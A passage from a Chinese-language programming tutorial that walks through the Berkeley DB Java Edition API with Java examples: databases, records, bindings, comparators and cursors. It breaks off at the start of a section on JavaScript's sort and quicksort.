可以通过 `environment.openDatabase()` 方法打开一个 database, 在调用这个方法的时候必须指定 database 的名称。和 `databaseConfig()` (注：数据库设置)

示例：

```
package je.gettingStarted;
import com.sleepycat.je.Database;
import com.sleepycat.je.DatabaseConfig;
import com.sleepycat.je.DatabaseException;
import com.sleepycat.je.Environment;
import com.sleepycat.je.EnvironmentConfig;
import java.io.File;
...
Environment myDbEnvironment = null;
Database myDatabase = null;
...
try {
    // 打开一个环境，如果不存在则创建一个
    EnvironmentConfig envConfig = new EnvironmentConfig();
    envConfig.setAllowCreate(true);
    myDbEnvironment = new Environment(new File("/export/dbEnv"), envConfig);
    // 打开一个数据库，如果数据库不存在则创建一个
    DatabaseConfig dbConfig = new DatabaseConfig();
    dbConfig.setAllowCreate(true);
    myDatabase = myDbEnvironment.openDatabase(null,
        "sampleDatabase", dbConfig); //打开一个数据库，数据库名为
                                    //sampleDatabase,数据库的配置为 dbConfig
} catch (DatabaseException dbe) {
    // 错误处理
}
```

关闭 database

通过调用 `Database.close()` 方法来关闭数据库，但要注意，在关闭数据库前必须得先把游标先关闭。

使用示例：

```
import com.sleepycat.je.DatabaseException;
import com.sleepycat.je.Database;
import com.sleepycat.je.Environment;
...
try {
    if (myDatabase != null) {
        myDatabase.close();
    }
    if (myDbEnvironment != null) {
        myDbEnvironment.close();
    }
} catch (DatabaseException dbe) {
```

---

// 错误处理

}

设置数据库属性

其实设置数据库属性跟设置环境属性差不多，JE 中通过 DatabaseConfig 对象来设置数据库属性。你能够设置的数据库属性如下。

l DatabaseConfig.setAllowCreate()

如果是 true 的话，则当不存在此数据库的时候创建一个。

l DatabaseConfig.setBtreeComparator()

设置用于 Btree 比较的比较器，通常是用来排序

l DatabaseConfig.setDuplicateComparator()

设置用来比较一个 key 有两个不同值的时候的大小比较器。

l DatabaseConfig.setSortedDuplicates()

设置一个 key 是否允许存储多个值，true 代表允许，默认 false。

l DatabaseConfig.setExclusiveCreate()

以独占的方式打开，也就是说同一个时间只能有一实例打开这个 database。

l DatabaseConfig.setReadOnly()

以只读方式打开 database,默认是 false。

l DatabaseConfig.setTransactional()

如果设置为 true,则支持事务处理，默认是 false，不支持事务。

使用示例：

```
package je.gettingStarted;
import com.sleepycat.je.DatabaseException;
import com.sleepycat.je.Database;
import com.sleepycat.je.DatabaseConfig;
...
// Environment open omitted for brevity
...
Database myDatabase = null;
try {
    DatabaseConfig dbConfig = new DatabaseConfig();
    dbConfig.setAllowCreate(true);
    dbConfig.setSortedDuplicates(true);
    myDatabase =
        myDbEnv.openDatabase(null,
                             "sampleDatabase",
                             dbConfig);
} catch (DatabaseException dbe) {
    // Exception handling goes here.
}
```

一些用来管理的方法

l Database.getDatabaseName()

取得数据库的名称

如：String dbName = myDatabase.getDatabaseName();

l Database.getEnvironment()

取得包含这个 database 的环境信息

---

```

如: Environment theEnv = myDatabase.getEnvironment();
l Database.preload()
预先加载指定 bytes 的数据到 RAM 中。
如: myDatabase.preload(1048576l); // 1024*1024
l Environment.getDatabaseNames()
返回当前环境下的数据库列表
如:
import java.util.List;
List myDbNames = myDbEnv.getDatabaseNames();
for(int i=0; i < myDbNames.size(); i++) {
    System.out.println("Database Name: " + (String)myDbNames.get(i));
}
l Environment.removeDatabase()
删除当前环境中指定的数据库。
如:
String dbName = myDatabase.getDatabaseName();
myDatabase.close();
myDbEnv.removeDatabase(null, dbName);
l Environment.renameDatabase()
给当前环境下的数据库改名
如:
String oldName = myDatabase.getDatabaseName();
String newName = new String(oldName + ".new", "UTF-8");
myDatabase.close();
myDbEnv.renameDatabase(null, oldName, newName);
l Environment.truncateDatabase()
清空 database 内的所有数据, 返回清空了多少条记录。
如:
Int numDiscarded= myEnv.truncate(null,
myDatabase.getDatabaseName(),true);
System.out.println("一共删除了 " + numDiscarded + " 条记录 从数据库 " +
myDatabase.getDatabaseName());

```

## 6. Database 记录

JE 的记录包含两部分,key 键值和 value 数据值, 这两个值都是通过 DatabaseEntry 对象封装起来, 所以说如果要使用记录, 则你必须创建两个 DatabaseEntry 对象, 一个是用来做为 key, 另外一个是为 value.

DatabaseEntry 能够支持任何的能够转换为 bytes 数组形式的基本数据。包括所有的 JAVA 基本类型和可序列化的对象。

使用记录

示例一: 把字符串转换 DatabaseEntry

```

package je.gettingStarted;
import com.sleepycat.je.DatabaseEntry;
...
String aKey = "key";

```

---

```
String aData = "data";
try {
//设置 key/value,注意 DatabaseEntry 内使用的是 bytes 数组
DatabaseEntry theKey=new DatabaseEntry(aKey.getBytes("UTF-8"));
DatabaseEntry theData=new DatabaseEntry(aData.getBytes("UTF-8"));
} catch (Exception e) {
    // 错误处理
}
}
```

示例二：把 DatabaseEntry 里的数据转换成字符串

```
byte[] myKey = theKey.getData();
byte[] myData = theData.getData();
String key = new String(myKey, "UTF-8");
String data = new String(myData, "UTF-8");
```

读和写 database 记录

读和写 database 记录的时候大体是基本一样的，唯一有区别的是每个 key 写是否允许写多条记录，默认情况下是不支持多条记录的。

a) 你可以使用如下方法向 database 里添加记录

```
l Database.put()
```

向 database 中添加一条记录。如果你的 database 不支持一个 key 对应多个 data 或当前 database 中已经存在该 key 了，则使用此方法将使用新的值覆盖旧的值。

```
l Database.putNoOverwrite()
```

向 database 中添加新值但如果原先已经有了该 key，则不覆盖。不管 database 是否允许支持多重记录(一个 key 对应多个 value),只要存在该 key 就不允许添加，并且返回 perationStatus.KEYEXIST 信息。

```
l Database.putNoDupData()
```

想 database 中添加一条记录，如果 database 中已经存在了相同的 key 和 value 则返回 OperationStatus.KEYEXIST.

使用示例：

```
package je.gettingStarted;
import com.sleepycat.je.Database;
import com.sleepycat.je.DatabaseEntry;
...
String aKey = "myFirstKey";
String aData = "myFirstData";
try {
    DatabaseEntry theKey = new DatabaseEntry(aKey.getBytes("UTF-8"));
    DatabaseEntry theData = new DatabaseEntry(aData.getBytes("UTF-8"));
    myDatabase.put(null, theKey, theData);
} catch (Exception e) {
    // Exception handling goes here
}
}
```

b) 你可以使用如下方法从 database 里读取记录

```
1. Database.get()
```

基本的读记录的方法，通过key的方式来匹配，如果没有改记录则返回 OperationStatus.NOTFOUND。

```
l Database.getSearchBoth()
```

通过 key 和 value 来同时匹配，同样如果没有记录匹配 key 和 value 则会返回

---

OperationStatus.NOTFOUND。

使用示例:

```
package je.gettingStarted;
import com.sleepycat.je.Database;
import com.sleepycat.je.DatabaseEntry;
import com.sleepycat.je.LockMode;
import com.sleepycat.je.OperationStatus;
...
String aKey = "myFirstKey";
try {
    DatabaseEntry theKey = new DatabaseEntry(aKey.getBytes("UTF-8"));
    DatabaseEntry theData = new DatabaseEntry();
    if (myDatabase.get(null, theKey, theData, LockMode.DEFAULT) ==
        OperationStatus.SUCCESS) {
        byte[] retData = theData.getData();
        String foundData = new String(retData, "UTF-8");
        System.out.println("For key: " + aKey + " found data: " +
            foundData + ".");
    } else {
        System.out.println("No record found for key " + aKey + ".");
    }
} catch (Exception e) {
    // Exception handling goes here
}
```

#### c) 删除记录

可以使用 `Database.delete()`这个方法删除记录。如果你的 `database` 支持多重记录，则当前 `key` 下的所有记录都会被删除，如果只想删除多重记录中的一条则可以使用游标来删除。

当然你也可以使用 `Environment.truncateDatabase()`这个方法清空 `database` 中的所有记录。

使用示例:

```
package je.gettingStarted;
import com.sleepycat.je.Database;
import com.sleepycat.je.DatabaseEntry;
...
try {
    String aKey = "myFirstKey";
    DatabaseEntry theKey = new DatabaseEntry(aKey.getBytes("UTF-8"));
    myDatabase.delete(null, theKey);
} catch (Exception e) {
}
```

#### d) 提交事务

当你对 `database` 进行了写操作的时候，你的修改不一定马上就能生效，有的时候他仅仅是缓存在 `RAM` 中，如果想让你的修改立即生效，则可以使用 `Environment.sync()`方法来把数据同步到磁盘中去。

#### e) 不同类型的数据的处理

1. 你可以使用 `DatabaseEntry` 来绑定基本的 `JAVA` 数据类型，主要有 `String`、`Character`、`Boolean`、

---

Byte、Short、Integer、Long、Float、Double.

使用示例一：

```
package je.gettingStarted;
import com.sleepycat.bind.EntryBinding;
import com.sleepycat.bind.tuple.TupleBinding;
import com.sleepycat.je.DatabaseEntry;
...
try {
    String aKey = "myLong";
    DatabaseEntry theKey = new
        DatabaseEntry(aKey.getBytes("UTF-8"));
    Long myLong = new Long(123456789l);
    DatabaseEntry theData = new DatabaseEntry();
    EntryBinding myBinding =
        TupleBinding.getPrimitiveBinding(Long.class);
    myBinding.objectToEntry(myLong, theData);
    myDatabase.put(null, theKey, theData);
} catch (Exception e) {
    // Exception handling goes here
}
```

使用示例二：

```
package je.gettingStarted;
import com.sleepycat.bind.EntryBinding;
import com.sleepycat.bind.tuple.TupleBinding;
import com.sleepycat.je.Database;
import com.sleepycat.je.DatabaseEntry;
import com.sleepycat.je.LockMode;
import com.sleepycat.je.OperationStatus;
...
Database myDatabase = null;
try {
    String aKey = "myLong";
    DatabaseEntry theKey = new
        DatabaseEntry(aKey.getBytes("UTF-8"));
    DatabaseEntry theData = new DatabaseEntry();
    EntryBinding myBinding =
        TupleBinding.getPrimitiveBinding(Long.class);
    OperationStatus retVal = myDatabase.get(null, theKey, theData,
        LockMode.DEFAULT);
    String retKey = null;
    if (retVal == OperationStatus.SUCCESS) {
        Long theLong = (Long) myBinding.entryToObject(theData);
        retKey = new String(theKey.getData(), "UTF-8");
        System.out.println("For key: " + retKey + " found Long: " +
            theLong + ".");
    }
}
```

---

```

    } else {
        System.out.println("No record found for key '" + retKey + "'.");
    }
} catch (Exception e) {
    // Exception handling goes here
}

```

## 2. 可序列化的对象的绑定

1. 首先你需要创建一个可序列化对象
2. 打开或创建你的 database，你需要两个，一个用来存储你的数据，另外一个用来存储类信息。
3. 实例化 catalog 类，这个时候你可以使用 `com.sleepycat.bind.serial.StoredClassCatalog` 来存储你的类信息。

4. 通过 `com.sleepycat.bind.serial.SerialBinding` 来绑定数据和类。

5. 绑定并存储数据。

示例：

### 1 创建一个可序列化的对象

```

package je.gettingStarted;
import java.io.Serializable;
public class MyData implements Serializable {
    private long longData;
    private double doubleData;
    private String description;
    MyData() {
        longData = 0;
        doubleData = 0.0;
        description = null;
    }
    public void setLong(long data) {
        longData = data;
    }
    public void setDouble(double data) {
        doubleData = data;
    }
    public void setDescription(String data) {
        description = data;
    }
    public long getLong() {
        return longData;
    }
    public double getDouble() {
        return doubleData;
    }
    public String getDescription() {
        return description;
    }
}

```

---

## 1 存储数据

```
package je.gettingStarted;
import com.sleepycat.bind.EntryBinding;
import com.sleepycat.bind.serial.StoredClassCatalog;
import com.sleepycat.bind.serial.SerialBinding;
import com.sleepycat.je.Database;
import com.sleepycat.je.DatabaseConfig;
import com.sleepycat.je.DatabaseEntry;
...
String aKey = "myData";
MyData data2Store = new MyData();
data2Store.setLong(1234567891);
data2Store.setDouble(1234.9876543);
data2Store.setDescription("A test instance of this class");
try {
    DatabaseConfig myDbConfig = new DatabaseConfig();
    myDbConfig.setAllowCreate(true);
    myDbConfig.setSortedDuplicates(true);
    Database myDatabase = myDbEnv.openDatabase(null, "myDb", myDbConfig);
    myDbConfig.setSortedDuplicates(false);
//打开用来存储类信息的库
    Database myClassDb = myDbEnv.openDatabase(null, "classDb", myDbConfig);
    // 3) 创建 catalog
    StoredClassCatalog classCatalog = new StoredClassCatalog(myClassDb);
// 4) 绑定数据和类
    EntryBinding dataBinding = new SerialBinding(classCatalog,
                                                MyData.class);
    DatabaseEntry theKey = new DatabaseEntry(aKey.getBytes("UTF-8"));
// 向 DatabaseEntry 里写数据
    DatabaseEntry theData = new DatabaseEntry();
    dataBinding.objectToEntry(data2Store, theData);
    myDatabase.put(null, theKey, theData);
} catch (Exception e) {
    // 错误处理
}
```

## 1 读数据

```
package je.gettingStarted;
import com.sleepycat.bind.EntryBinding;
import com.sleepycat.bind.serial.StoredClassCatalog;
import com.sleepycat.bind.serial.SerialBinding;
import com.sleepycat.je.Database;
import com.sleepycat.je.DatabaseConfig;
import com.sleepycat.je.DatabaseEntry;
import com.sleepycat.je.LockMode;
...
```



---

```

// The key data.
String aKey = "myData";
try {
    DatabaseConfig myDbConfig = new DatabaseConfig();
    myDbConfig.setAllowCreate(false);
    Database myDatabase = myDbEnv.openDatabase(null, "myDb", myDbConfig);
    //用来存储类信息的库
    Database myClassDb = myDbEnv.openDatabase(null, "classDb", myDbConfig);
    // 实例化 catalog
    StoredClassCatalog classCatalog = new StoredClassCatalog(myClassDb);
    // 创建绑定对象
    EntryBinding dataBinding = new SerialBinding(classCatalog,
                                                MyData.class);
    DatabaseEntry theKey = new DatabaseEntry(aKey.getBytes("UTF-8"));
    DatabaseEntry theData = new DatabaseEntry();
    myDatabase.get(null, theKey, theData, LockMode.DEFAULT);
    // Recreate the MyData object from the retrieved DatabaseEntry using
    // 根据存储的类信息还原数据
    MyData retrievedData=(MyData)dataBinding.entryToObject(theData);
} catch (Exception e) {
    // Exception handling goes here
}

```

### 3. 自定义对象的绑定

使用 `tuple binding` 来绑定自定义数据的步骤

- ①. 实例化你要存储的对象
- ②. 通过 `com.sleepycat.bind.tuple.TupleBinding` class 来创建一个 `tuple binding`。
- ③. 创建一个 `database`，跟序列化的对象不同，你只需要创建一个。
- ④. 通过继承第二步的类来创建一个 `entry binding` 对象。
- ⑤. 存储和使用数据

使用示例：

#### 1 创建要存储的对象

```

package je.gettingStarted;
public class MyData2 {
    private long longData;
    private Double doubleData;
    private String description;
    public MyData2() {
        longData = 0;
        doubleData = new Double(0.0);
        description = "";
    }
    public void setLong(long data) {
        longData = data;
    }
    public void setDouble(Double data) {

```

---

```

        doubleData = data;
    }
    public void setString(String data) {
        description = data;
    }
    public long getLong() {
        return longData;
    }
    public Double getDouble() {
        return doubleData;
    }
    public String getString() {
        return description;
    }
}

1 创建一个 TupleBinding 对象
package je.gettingStarted;
import com.sleepycat.bind.tuple.TupleBinding;
import com.sleepycat.bind.tuple.TupleInput;
import com.sleepycat.bind.tuple.TupleOutput;
public class MyTupleBinding extends TupleBinding {
    // 把对象转换成 TupleOutput
    public void objectToEntry(Object object, TupleOutput to) {
        MyData2 myData = (MyData2)object;
to.writeDouble(myData.getDouble().doubleValue());
        to.writeLong(myData.getLong());
        to.writeString(myData.getString());
    }
    //把 TupleInput 转换为对象
    public Object entryToObject(TupleInput ti) {
Double theDouble = new Double(ti.readDouble());
        long theLong = ti.readLong();
        String theString = ti.readString();
        MyData2 myData = new MyData2();
        myData.setDouble(theDouble);
        myData.setLong(theLong);
        myData.setString(theString);
        return myData;
    }
}

1 读和写数据
package je.gettingStarted;
import com.sleepycat.bind.tuple.TupleBinding;
import com.sleepycat.je.DatabaseEntry;
...

```

---

```

TupleBinding keyBinding = new MyTupleBinding();
MyData2 theKeyData = new MyData2();
theKeyData.setLong(1234567891);
theKeyData.setDouble(new Double(12345.6789));
theKeyData.setString("My key data");
DatabaseEntry myDate = new DatabaseEntry();
try {
    // 把 theKeyData 存储到 DatabaseEntry 里
    keyBinding.objectToEntry(theKeyData, myDate);
    ...
    // Database 进行了一些读和写操作
    ...
    // Retrieve the key data
    theKeyData = (MyData2) keyBinding.entryToObject(myDate);
} catch (Exception e) {
    // 错误处理
}

```

#### f) 使用比较器

JE 是使用 BTrees 来组织结构的，这意味着当对 database 的读和写需要涉及 BTrees 间的节点比较。这些比较在 key 间是经常的发生的。如果你的 database 支持多重记录，那么也会存在 data 间的比较。

默认的情况 JE 的比较器是按照字节的方式来进行比较的，这通常情况下能处理大多数的情况。但有的时候确实需要自定义比较器用于特殊的用途，比如说按照 key 来排序。

#### 1 创建自己的比较器

其实很简单，只要你重写 Comparator class 中的比较方法（compare）就可以了，通过 Comparator.compare() 会传递给你两个 byte 数组形式的值，如果你知道结构，则可以根据你自己定义的方法来进行比较

示例：

```

package je.gettingStarted;
import java.util.Comparator;
public class MyDataComparator implements Comparator {
    public MyDataComparator() {}
    public int compare(Object d1, Object d2) {
        byte[] b1 = (byte[])d1;
        byte[] b2 = (byte[])d2;
        String s1 = new String(b1, "UTF-8");
        String s2 = new String(b2, "UTF-8");
        return s1.compareTo(s2);
    }
}

```

#### 1 让 database 使用你自定义的比较器

如果你想改变 database 中基本的排序方式，你只能重新创建 database 并重新导入数据。

##### ①. DatabaseConfig.setBtreeComparator()

用于在 database 里两个 key 的比较

##### ②. DatabaseConfig.setOverrideBtreeComparator()

---

如果为 true 则代表让 database 使用 DatabaseConfig.setBtreeComparator()设置的比较器来代替默认的比较器。

③. DatabaseConfig.setDuplicateComparator()

用于 database 可以使用多重记录的时候的 data 的比较。

④. DatabaseConfig.setOverrideDuplicateComparator()

如果为 true 则代表让 database 使用 DatabaseConfig.setDuplicateComparator()设置的比较器来代替默认的比较器。

使用示例:

```
package je.gettingStarted;
import com.sleepycat.je.Database;
import com.sleepycat.je.DatabaseConfig;
import com.sleepycat.je.DatabaseException;
import java.util.Comparator;
...
try {
    DatabaseConfig myDbConfig = new DatabaseConfig();
    myDbConfig.setAllowCreate(true);
    // 设置要使用的比较器
    myDbConfig.setDuplicateComparator(MyDataComparator.class);
    // 使用自己定义的比较器
    myDbConfig.setSortedDuplicates(true);
    Database myDatabase = myDbEnv.openDatabase(null, "myDb", myDbConfig);
} catch (DatabaseException dbe) {
    // Exception handling goes here
}
```

## 六、 游标的使用

游标提供了遍历你 database 中记录的一种机制,使用游标你可以获取,添加,和删除你的记录。如果你的 database 支持多重记录,则可以通过游标访问同一个 key 下的每一个记录。

### 1 打开和关闭游标

要想使用游标则你必须通过 Database.openCursor()方法来打开一个游标,你可以通过 CursorConfig 来配置你的游标。

可以通过 Cursor.close()方法来关闭游标。请注意在关闭 database 和环境前一定要关闭游标,否则会带来错误。

打开游标示例:

```
package je.gettingStarted;
import com.sleepycat.je.Cursor;
import com.sleepycat.je.CursorConfig;
import com.sleepycat.je.Database;
import com.sleepycat.je.DatabaseException;
import com.sleepycat.je.Environment;
import java.io.File;
...
Environment myDbEnvironment = null;
Database myDatabase = null;
Cursor myCursor = null;
```

---

```

try {
    myDbEnvironment = new Environment(new File("/export/dbEnv"), null);
    myDatabase = myDbEnvironment.openDatabase(null, "myDB", null);
    myCursor = myDatabase.openCursor(null, null);
} catch (DatabaseException dbe) {
    // Exception handling goes here ...
}

```

关闭游标示例：

```

package je.gettingStarted;
import com.sleepycat.je.Cursor;
import com.sleepycat.je.Database;
import com.sleepycat.je.Environment;
...
try {
    ...
} catch ... {
} finally {
    try {
        if (myCursor != null) {
            myCursor.close();
        }
        if (myDatabase != null) {
            myDatabase.close();
        }
        if (myDbEnvironment != null) {
            myDbEnvironment.close();
        }
    } catch(DatabaseException dbe) {
        System.err.println("Error in close: " + dbe.toString());
    }
}

```

#### 1 通过游标来获取记录

可以通过游标的 `Cursor.getNext()` 方法来遍历记录，`Cursor.getNext()` 表示游标指针向下移动一条记录。同样的 `Cursor.getPrev()` 表示游标指针向上移动一条记录。

使用示例一：

```

package je.gettingStarted;
import com.sleepycat.je.Cursor;
import com.sleepycat.je.Database;
import com.sleepycat.je.DatabaseEntry;
import com.sleepycat.je.DatabaseException;
import com.sleepycat.je.LockMode;
import com.sleepycat.je.OperationStatus;
...
Cursor cursor = null;
try {

```

---

```

        cursor = myDatabase.openCursor(null, null);
        DatabaseEntry foundKey = new DatabaseEntry();
        DatabaseEntry foundData = new DatabaseEntry();
        // 通过 cursor.getNext 方法来遍历记录
while (cursor.getNext(foundKey, foundData, LockMode.DEFAULT) ==
        OperationStatus.SUCCESS) {
String keyString = new String(foundKey.getData(), "UTF-8");
        String dataString = new String(foundData.getData(), "UTF-8");
        System.out.println("Key | Data : " + keyString + " | " +
                dataString + "");
    }
} catch (DatabaseException de) {
    System.err.println("Error accessing database." + de);
} finally {
    // 使用后必须关闭游标
    cursor.close();
}

```

使用示例二：

```

package je.gettingStarted;
import com.sleepycat.je.Cursor;
import com.sleepycat.je.Database;
import com.sleepycat.je.DatabaseEntry;
import com.sleepycat.je.DatabaseException;
import com.sleepycat.je.LockMode;
import com.sleepycat.je.OperationStatus;
...
Cursor cursor = null;
try {
    ...
    // Open the cursor.
    cursor = myDatabase.openCursor(null, null);
    DatabaseEntry foundKey = new DatabaseEntry();
    DatabaseEntry foundData = new DatabaseEntry();
    // 使用 cursor.getPrev 方法来遍历游标获取数据
while (cursor.getPrev(foundKey, foundData, LockMode.DEFAULT)
        == OperationStatus.SUCCESS) {
        String theKey = new String(foundKey.getData(), "UTF-8");
        String theData = new String(foundData.getData(), "UTF-8");
        System.out.println("Key | Data : " + theKey + " | " + theData + "");
    }
} catch (DatabaseException de) {
    System.err.println("Error accessing database." + de);
} finally {
    // 使用后必须关闭游标
    cursor.close();
}

```

---

```
}
```

## 1 搜索数据

你可以通过游标方式搜索你的 `database` 记录,你也可以通过一个 `key` 来搜索你的记录,同样的你也可以通过 `key` 和 `value` 组合在一起来搜索记录。如果查询失败,则游标会返回 `OperationStatus.NOTFOUND`。

游标支持都检索方法如下:

### 1) `Cursor.getSearchKey()`

通过 `key` 的方式检索,使用后游标指针将移动到跟当前 `key` 匹配的第一项。

### 2) `Cursor.getSearchKeyRange()`

把游标移动到大于或等于查询的 `key` 的第一个匹配 `key`,大小比较是通过你设置的比较器来完成的,如果没有设置则使用默认的比较器。

### 3) `Cursor.getSearchBoth()`

通过 `key` 和 `value` 方式检索,然后把游标指针移动到与查询匹配的第一项。

### 4) `Cursor.getSearchBothRange()`

把游标移动到所有的匹配 `key` 和大于或等于指定的 `data` 的第一项。

比如说 `database` 存在如下的 `key/value` 记录,大小比较是通过你设置的比较器来完成的,如果没有设置则使用默认的比较器。

假设你的 `database` 存在如下的记录。

	Alabama/Athens		Alabama/Florence
Alaska/Anchorage		Alaska/Fairbanks	Arizona/Avondale
Arizona/Florence	然后查询		

查询的 `key`

查询的 `data`

游标指向

Alaska

Fa

Alaska/Fairbanks

Arizona

Fl

Arizona/Florence

Alaska

An

Alaska/Anchorage

使用示例:

```
package je.gettingStarted;
import com.sleepycat.je.Cursor;
import com.sleepycat.je.Database;
import com.sleepycat.je.DatabaseEntry;
import com.sleepycat.je.DatabaseException;
import com.sleepycat.je.LockMode;
import com.sleepycat.je.OperationStatus;
...
String searchKey = "Alaska";
String searchData = "Fa";
Cursor cursor = null;
try {
```

---

```

...
cursor = myDatabase.openCursor(null, null);
DatabaseEntry theKey =
    new DatabaseEntry(searchKey.getBytes("UTF-8"));
DatabaseEntry theData =
    new DatabaseEntry(searchData.getBytes("UTF-8"));
cursor = myDatabase.openCursor(null, null);
OperationStatus retVal = cursor.getSearchBothRange(theKey,
theData, LockMode.DEFAULT);
if (retVal == OperationStatus.NOTFOUND) {
    System.out.println(searchKey + "/" + searchData +
        " not matched in database " +
        myDatabase.getDatabaseName());
} else {
    String foundKey = new String(theKey.getData(), "UTF-8");
    String foundData = new String(theData.getData(), "UTF-8");
    System.out.println("Found record " + foundKey + "/" + foundData +
        "for search key/data: " + searchKey +
        "/" + searchData);
}
} catch (Exception e) {
    // Exception handling goes here
} finally {
    cursor.close();
}

```

#### 1 使用游标来定位多重记录

如果你的库支持多重记录，你可以使用游标来遍历一个 key 下的多个 data。

##### 1) Cursor.getNext(), Cursor.getPrev()

获取上一条记录或下一条记录

##### 2) Cursor.getSearchBothRange()

用语定位到满足指定 data 的第一条记录。

##### 3) Cursor.getNextNoDup(), Cursor.getPrevNoDup()

跳到上一个 key 的最后一个 data 或下一个 key 的第一个 data,忽略 当前 key 多重记录的存在。

##### 4) Cursor.getNextDup(), Cursor.getPrevDup()

在当前 key 中把指针移动到前一个 data 或后一个 data。

##### 5) Cursor.count()

获取当前 key 下的 data 总数。

使用示例：

```

package je.gettingStarted;
import com.sleepycat.je.Cursor;
import com.sleepycat.je.Database;
import com.sleepycat.je.DatabaseEntry;
import com.sleepycat.je.DatabaseException;
import com.sleepycat.je.LockMode;
import com.sleepycat.je.OperationStatus;

```



---

```

...
Cursor cursor = null;
try {
    ...
    // Create DatabaseEntry objects
    // searchKey is some String.
    DatabaseEntry theKey = new DatabaseEntry(searchKey.getBytes("UTF-8"));
    DatabaseEntry theData = new DatabaseEntry();
    cursor = myDatabase.openCursor(null, null);
    OperationStatus retVal = cursor.getSearchKey(theKey,
theData, LockMode.DEFAULT);
    // 如果 count 超过一个，则遍历
    if (cursor.count() > 1) {
        while (retVal == OperationStatus.SUCCESS) {
            String keyString = new String(theKey.getData(), "UTF-8");
            String dataString = new String(theData.getData(), "UTF-8");
            System.out.println("Key | Data : " + keyString + " | " +
                                dataString + "");
            retVal = cursor.getNextDup(theKey, theData, LockMode.DEFAULT);
        }
    }
} catch (Exception e) {
    // Exception handling goes here
} finally {
    // Make sure to close the cursor
    cursor.close();
}

```

#### 1 通过游标来添加数据

你可以通过游标来向 database 里添加数据

你可以使用如下方法来向 database 里添加数据

##### 1) Cursor.put()

如果 database 不存在 key,则添加, 如果 database 存在 key 但允许多重记录, 则可以通过比较器在适当的位置插入数据, 如果 key 已存在且不支持多重记录, 则替换原有的数据。

##### 2) Cursor.putNoDupData()

如果存在相同的 key 和 data 则返回 OperationStatus.KEYEXIST.

如果不存在 key 则添加数据。

##### 3) Cursor.putNoOverwrite()

如果存在相同的 key 在 database 里则返回 OperationStatus.KEYEXIS,

如果不存在 key 则添加数据。

```

package je.gettingStarted;
import com.sleepycat.je.Cursor;
import com.sleepycat.je.Database;
import com.sleepycat.je.DatabaseEntry;
import com.sleepycat.je.OperationStatus;

```

...

---

```

String key1str = "My first string";
String data1str = "My first data";
String key2str = "My second string";
String data2str = "My second data";
String data3str = "My third data";
Cursor cursor = null;
try {
    ...
    DatabaseEntry key1 = new DatabaseEntry(key1str.getBytes("UTF-8"));
    DatabaseEntry data1 = new DatabaseEntry(data1str.getBytes("UTF-8"));
    DatabaseEntry key2 = new DatabaseEntry(key2str.getBytes("UTF-8"));
    DatabaseEntry data2 = new DatabaseEntry(data2str.getBytes("UTF-8"));
    DatabaseEntry data3 = new DatabaseEntry(data3str.getBytes("UTF-8"));
    cursor = myDatabase.openCursor(null, null);
    OperationStatus retVal = cursor.put(key1, data1); // 添加成功
    retVal = cursor.put(key2, data2); // 添加成功
    retVal = cursor.put(key2, data3); // 如果允许多重记录则添加成功
//否则添加失败
} catch (Exception e) {
    // Exception handling goes here
} finally {
    // Make sure to close the cursor
    cursor.close();
}
1 使用游标来删除记录
你可以通过调用 Cursor.delete().方法来删除当前游标所指向的记录。删除后如果没有移动过指针这个时候调用 Cursor.getCurrent()还是可以得到当前值的，但移动以后就不可以了。如果没有重设指针，对同一个位置多次调用删除方法，会返回 OperationStatus.KEYEMPTY 状态。
使用示例：
package je.gettingStarted;
import com.sleepycat.je.Cursor;
import com.sleepycat.je.Database;
import com.sleepycat.je.DatabaseEntry;
import com.sleepycat.je.LockMode;
import com.sleepycat.je.OperationStatus;
...
Cursor cursor = null;
try {
    ...
    DatabaseEntry theKey = new DatabaseEntry(searchKey.getBytes("UTF-8"));
    DatabaseEntry theData = new DatabaseEntry();
    cursor = myDatabase.openCursor(null, null);
    OperationStatus      retVal      =      cursor.getSearchKey(theKey,      theData,
LockMode.DEFAULT);
    //如果 data 不是多重记录.

```

---

```

        if (cursor.count() == 1) {
            System.out.println("Deleting " +
                               new String(theKey.getData(), "UTF-8") +
                               "|" +
                               new String(theData.getData(), "UTF-8"));
            cursor.delete();//删除当前记录
        }
    } catch (Exception e) {
        // Exception handling goes here
    } finally {
        // Make sure to close the cursor
        cursor.close();
    }
}

```

1 修改当前游标所在位置的值

可以通过 `Cursor.putCurrent()` 方法来修改，这个方法只有一个参数就是将要修改的值。这个方法不能用在多重记录。

使用示例：

```

import com.sleepycat.je.Cursor;
import com.sleepycat.je.Database;
import com.sleepycat.je.DatabaseEntry;
import com.sleepycat.je.LockMode;
import com.sleepycat.je.OperationStatus;
...
Cursor cursor = null;
try {
    ...
    DatabaseEntry theKey = new DatabaseEntry(searchKey.getBytes("UTF-8"));
    DatabaseEntry theData = new DatabaseEntry();
    cursor = myDatabase.openCursor(null, null);
    OperationStatus retVal = cursor.getSearchKey(theKey, theData,
LockMode.DEFAULT);
    //将要被替换的值
    String replaceStr = "My replacement string";
    DatabaseEntry replacementData =
        new DatabaseEntry(replaceStr.getBytes("UTF-8"));
    cursor.putCurrent(replacementData);//把当前位置用新值替换
} catch (Exception e) {
    // Exception handling goes here
} finally {
    // Make sure to close the cursor
    cursor.close();
}

```

---

## 第六章 前端相关

### 6.1 JavaScript 优化

#### 6.1.1 深入了解 JS sort

<http://gbtags.com/gb/share/5556.htm>

在 javascript 中，数组对象有一个有趣的方法 `sort`，它接收一个类型为函数的参数作为排序的依据。这意味着开发者只需要关注如何比较两个值的大小，而不用管“排序”这件事内部是如何实现的。不过了解一下 `sort` 的内部实现也不是一件坏事，何不深入了解一下呢？

算法课上，我们会接触很多种排序算法，什么冒泡排序、选择排序、快速排序、堆排序等等。那么 javascript 的 `sort` 方法采用哪种排序算法呢？要搞清楚这个问题，呃，直接看 v8 源代码好了。v8 中对 `Array.sort` 的实现是采用 javascript 完成的，粗看下来，使用了快速排序算法，但明显比我们熟悉的快速排序要复杂。那么到底复杂在什么地方？为什么要搞这么复杂？这是我们今天要探讨的问题。

##### 快速排序算法

快速排序算法之所以被称为快速排序算法，是因为它能达到最佳和平均时间复杂度均为  $O(n\log n)$ ，是一种应用非常广泛的排序算法。它的原理并不复杂，先找出一个基准元素（`pivot`，任意元素均可），然后让所有元素跟基准元素比较，比基准元素小的，放到一个集合中，其他的放到另一个集合中；再对这两个集合执行快速排序，最终得到完全排序好的序列。

所以快速排序的核心是不断把原数组做切割，切割成小数组后再对小数组进行相同的处理，这是一种典型的分治的算法设计思路。实现一个简单的快速排序算法并不困难。我们不妨试一下：

```
function QuickSort(arr, func) {
    if (!arr || !arr.length) return [];
    if (arr.length === 1) return arr;
